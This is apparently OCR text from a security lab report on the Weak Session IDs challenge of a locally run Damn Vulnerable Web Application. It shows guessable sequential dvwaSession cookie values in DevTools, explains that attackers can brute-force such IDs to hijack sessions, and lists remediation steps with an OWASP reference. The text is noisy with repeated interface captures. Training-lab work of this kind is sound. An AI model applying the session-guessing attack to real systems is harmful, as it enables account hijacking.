
Impact:


- Attackers can brute-force session IDs and hijack active sessions
- Leads to unauthorized access without credentials
- Severe in shared or multi-user environments


Remediation:

- Use secure, random session tokens (e.g., 128-bit hex strings)
- Store session tokens in secure HttpOnly cookies
- Rotate session ID upon login and logout
- Set Secure and SameSite=Strict flags on cookies

Reference: https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/


Vulnerability: Weak Session IDs
127.0.0.1:8080/DVWA/vulnerabilities/weak_id/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
Vulnerability: Weak Session IDs
This page will set a new cookie called dvwaSession each time the button is clicked.
Generate
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.10 *Development*
Elements
Console
Sources
Network
Performance
Memory
Application
Privacy and security
Lighthouse
Recorder
DOM Invader
Filter
Only show cookies with an issue
Storage
Local storage
Session storage
Extension storage
IndexedDB
Cookies
http://127.0.0.1:8080
Private state tokens
Interest groups
Shared storage
Cache storage
Name
Value
Domain
Path
Expires / Max-Age
Size
HttpOnly
Secure
SameSite
Partition K...
Cross Site
Priority
dvwaSession
13
127.0.0.1
/DVWA/vulnerabilities/wea...
Session
13
Medium
PHPSESSID
1
127.0.0.1
/
Session
10
Medium
security
low
127.0.0.1
/DVWA
Session
11
Medium
Cookie Value
Show URL-decoded
13


Vulnerability: Weak Session IDs
127.0.0.1:8080/DVWA/vulnerabilities/weak_id/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
Vulnerability: Weak Session IDs
This page will set a new cookie called dvwaSession each time the button is clicked.
Generate
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.10 *Development*
Elements
Console
Sources
Network
Performance
